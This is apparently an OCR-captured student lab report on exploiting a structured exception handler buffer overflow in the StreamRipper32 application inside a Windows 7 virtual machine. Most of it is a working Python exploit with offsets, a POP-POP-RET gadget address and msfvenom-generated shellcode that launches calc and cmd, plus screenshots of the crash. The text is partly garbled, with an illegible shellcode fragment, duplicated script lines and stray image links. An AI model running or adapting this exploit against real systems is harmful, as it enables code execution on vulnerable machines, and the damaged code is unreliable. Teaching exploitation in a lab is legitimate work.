
Secure Coding Lab8

18BCE7338
N.V.Sowmith
Slot: L39+L40

Task

- **Download Vulln.zip from teams.**
- **Deploy a virtual windows 7 instance and copy the Vulln.zip into it.**
- **Unzip the zip file. You will find two files named exploit.py and Vuln_Program_Stream.exe**
- **Download and install python 2.7.* or 3.5.***
- **Run the exploit script to generate the payload**
- **Install Vuln_Program_Stream.exe and Run the same**

Exploit2.py file opened in notepad


windows-7 [Running] - Oracle VM VirtualBox
exploit2 - Notepad
File Edit Format View Help

```
# -*- coding: cp1252 -*-

f= open("payload.txt", "w")

junk="A" * 4112

nseh="\xeb\x20\x90\x90"

seh="\x4B\x0C\x01\x40"


#40010C4B   5B               POP EBX
#40010C4C   5D               POP EBP
#40010C4D   C3               RETN
#POP EBX ,POP EBP, RETN | [rtl60.bpl]  (C:\Program Files\Frigate3\rtl60.bpl)

nops="\x90" * 50

# msfvenom -a x86 --platform windows -p windows/exec CMD=calc -e x86/alpha_mixed -b
"\x00\x14\x09\x0a\x0d"  -f python

buf = b""
buf += b"\x89\xe2\xdb\xcd\xd9\x72\xf4\x5f\x57\x59\x49\x49\x49"
buf += b"\x49\x49\x49\x49\x49\x49\x49\x43\x43\x43\x43\x43\x43"
buf += b"\x37\x51\x5a\x6a\x41\x58\x50\x30\x41\x30\x41\x6b\x41"
buf += b"\x41\x51\x32\x41\x42\x32\x42\x42\x30\x42\x42\x41\x42"
buf += b"\x58\x50\x38\x41\x42\x75\x4a\x49\x79\x6c\x59\x78\x4d"
buf += b"\x52\x75\x50\x75\x50\x47\x70\x51\x70\x4b\x39\x58\x65"
buf += b"\x55\x61\x6b\x70\x50\x64\x6c\x4b\x30\x50\x74\x70\x6e"
buf += b"\x6b\x66\x32\x36\x6c\x6e\x6b\x31\x42\x45\x44\x6e\x6b"
buf += b"\x54\x32\x51\x38\x34\x4f\x6d\x67\x42\x6a\x34\x66\x44"
buf += b"\x71\x39\x6f\x4e\x4c\x35\x6c\x70\x61\x63\x4c\x77\x72"
buf += b"\x66\x4c\x77\x50\x7a\x61\x5a\x6f\x44\x4d\x56\x61\x79"
buf += b"\x57\x58\x62\x6a\x52\x53\x62\x71\x47\x6c\x4b\x53\x62"
buf += b"\x44\x50\x4c\x4b\x63\x7a\x57\x4c\x4e\x6b\x30\x4c\x72"
buf += b"\x31\x73\x48\x59\x73\x71\x58\x55\x51\x5a\x71\x46\x31"
buf += b"\x4e\x6b\x76\x39\x45\x70\x75\x51\x39\x43\x6e\x6b\x67"
buf += b"\x39\x75\x48\x5a\x43\x57\x4a\x43\x79\x4c\x4b\x37\x44"
buf += b"\x4c\x4b\x35\x51\x48\x56\x55\x61\x4b\x4f\x4e\x4c\x5a"
buf += b"\x61\x6a\[illegible]\x51\x4b\x77\x67\x48\x49\x70"
```

Payload in notepad after running the exploit2.py file



```
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

XeUakpPdlKOPtpnkf26lnk1BEDnkT2Q84OmgBj4fDq9oNL5lpacLwrfLwPzaZoDMVaywXbjRSbqG
lKSbDPLKcZWLNkOLr1sHYsqXUQZqF1Nkv9EpuQ9Cnkg9uHZCWJCyLK7DLK5QHVUaKONLZajoFmuQ
KwgHIpD58vUS3MjXWK1mvDT5zDpXnk3hvDwq9CcVLKvlpKNk3hwl6ayCNkdDlKvaZpoyPDa4Ddck
```



```
Name                      Date modified       Type           Size
exploit.py                08-06-2021 19:36    Python File     3 KB
Vuln_Program_Stream.exe   08-06-2021 19:36    Application   800 KB
```

```
C:\Users\NarraVenkata Sowmith>python exploit.py
```

Loading the payload into the Stream Ripper application



StreamRipper 32

URL (http://ip:port)

Title:

Bytes Read:

Max KB To Rip: 0

Destination:

Relay Port: 10069

☐ Enable

Stream Name
StreamRipper 32
StreamRipper 32

Genre:

Search Text:

Pattern Match


Station Pattern: StreamRipper 32

Song Pattern: c´߀âl ç³˘o4Íó◊»┘ *0^▌ÍØÇEl▌÷*³*{0LGc1l└#³#ÆÌÃ

Note: All patten matches are "substring" matches

Use keyword "any_match" to match any station or song

Executing the copied Payload : will take some time and application does not respond and crashes



Max KB To Rip: 0


Destination:

Relay Port: 10069

SRipper MFC Application has stopped working

Windows is checking for a solution to the problem...


Change the default trigger from cmd.exe to calc.exe (Should Use msfvenom in Kali Linux).



```
root@kali:/home/varun# msfvenom -a x86 --platform windows -p windows/exec CMD=cmd -e x86/alpha_mixed -b "\x00\x14\x09\x0a\x0d"  -f python
Found 1 compatible encoders
Attempting to encode payload with 1 iterations of x86/alpha_mixed
x86/alpha_mixed succeeded with size 438 (iteration=0)
x86/alpha_mixed chosen with final size 438
Payload size: 438 bytes
Final size of python file: 2137 bytes
buf =  b""
buf += b"\x89\xe0\xda\xd3\xd9\x70\xf4\x5d\x55\x59\x49\x49\x49"
buf += b"\x49\x49\x49\x49\x49\x49\x49\x43\x43\x43\x43\x43\x43"
buf += b"\x37\x51\x5a\x6a\x41\x58\x50\x30\x41\x30\x41\x6b\x41"
buf += b"\x41\x51\x32\x41\x42\x32\x42\x42\x30\x42\x42\x41\x42"
buf += b"\x58\x50\x38\x41\x42\x75\x4a\x49\x69\x6c\x4d\x38\x6e"
buf += b"\x62\x47\x70\x45\x50\x43\x30\x43\x50\x4d\x59\x69\x75"
buf += b"\x45\x61\x4f\x30\x75\x34\x4c\x4b\x32\x70\x44\x70\x6e"
buf += b"\x6b\x31\x42\x56\x6c\x6c\x4b\x46\x32\x65\x44\x6c\x4b"
buf += b"\x44\x32\x47\x58\x64\x4f\x6d\x67\x30\x4a\x34\x66\x65"
buf += b"\x61\x39\x6f\x6e\x4c\x67\x4c\x45\x31\x31\x6c\x53\x32"
buf += b"\x54\x6c\x51\x30\x6b\x71\x7a\x6f\x34\x4d\x56\x61\x4f"
buf += b"\x37\x6d\x32\x6b\x42\x50\x52\x66\x37\x6e\x6b\x63\x62"
buf += b"\x44\x50\x6e\x6b\x52\x6a\x55\x6c\x6e\x6b\x72\x6c\x64"
buf += b"\x51\x34\x38\x6b\x53\x57\x38\x53\x31\x78\x51\x62\x71"
buf += b"\x6e\x6b\x66\x39\x75\x70\x45\x51\x49\x43\x4c\x4b\x71"
buf += b"\x59\x72\x38\x6d\x33\x64\x7a\x51\x59\x6e\x6b\x67\x44"
buf += b"\x4c\x4b\x35\x51\x68\x56\x54\x71\x6b\x4f\x6e\x4c\x4f"
buf += b"\x31\x68\x4f\x56\x6d\x37\x71\x4b\x77\x67\x48\x6b\x50"
buf += b"\x70\x75\x68\x76\x44\x43\x33\x4d\x59\x68\x55\x6b\x51"
buf += b"\x6d\x65\x74\x32\x55\x5a\x44\x43\x68\x6e\x6b\x71\x48"
buf += b"\x45\x74\x63\x31\x4a\x73\x51\x76\x4e\x6b\x66\x6c\x70"
buf += b"\x4b\x4e\x6b\x66\x38\x65\x4c\x35\x51\x49\x43\x4c\x4b"
buf += b"\x46\x64\x4c\x4b\x35\x51\x6a\x70\x4d\x59\x67\x34\x37"
buf += b"\x54\x61\x34\x73\x6b\x31\x4b\x71\x71\x73\x69\x30\x5a"
buf += b"\x73\x61\x6b\x4f\x4d\x30\x73\x6f\x63\x6f\x33\x6a\x6e"
buf += b"\x6b\x65\x42\x78\x6b\x4e\x6d\x33\x6d\x71\x7a\x36\x61"
buf += b"\x4c\x4d\x6f\x75\x68\x32\x53\x30\x35\x50\x73\x30\x36"
buf += b"\x30\x63\x58\x76\x51\x6c\x4b\x30\x6f\x4b\x37\x49\x6f"
buf += b"\x39\x45\x4f\x4b\x58\x70\x68\x35\x79\x32\x56\x36\x71"
buf += b"\x78\x59\x36\x5a\x35\x6f\x4d\x4d\x4d\x4b\x4f\x79\x45"
buf += b"\x45\x6c\x73\x36\x33\x4c\x64\x4a\x4d\x50\x79\x6b\x39"
buf += b"\x70\x72\x55\x47\x75\x6d\x6b\x51\x57\x74\x53\x53\x42"
```

Now we need to load the above pattern into the command prompt exploit.py file in the windows 7

Notepad exploit.py file is opened after loading in CMD


windows-7 [Running] - Oracle VM VirtualBox
cmd_exploit - Notepad
File Edit Format View Help

```
# -*- coding: cp1252 -*-

f= open("payload.txt", "w")

junk="A" * 4112

nseh="\xeb\x20\x90\x90"

seh="\x4B\x0C\x01\x40"

#40010C4B   5B                 POP EBX
#40010C4C   5D                 POP EBP
#40010C4D   C3                 RETN
#POP EBX ,POP EBP, RETN | [rtl60.bpl]  (C:\Program Files\Frigate3\rtl60.bpl)

nops="\x90" * 50


# -*- coding: cp1252 -*-

f= open("payload.txt", "w")

junk="A" * 4112


nseh="\xeb\x20\x90\x90"

seh="\x4B\x0C\x01\x40"

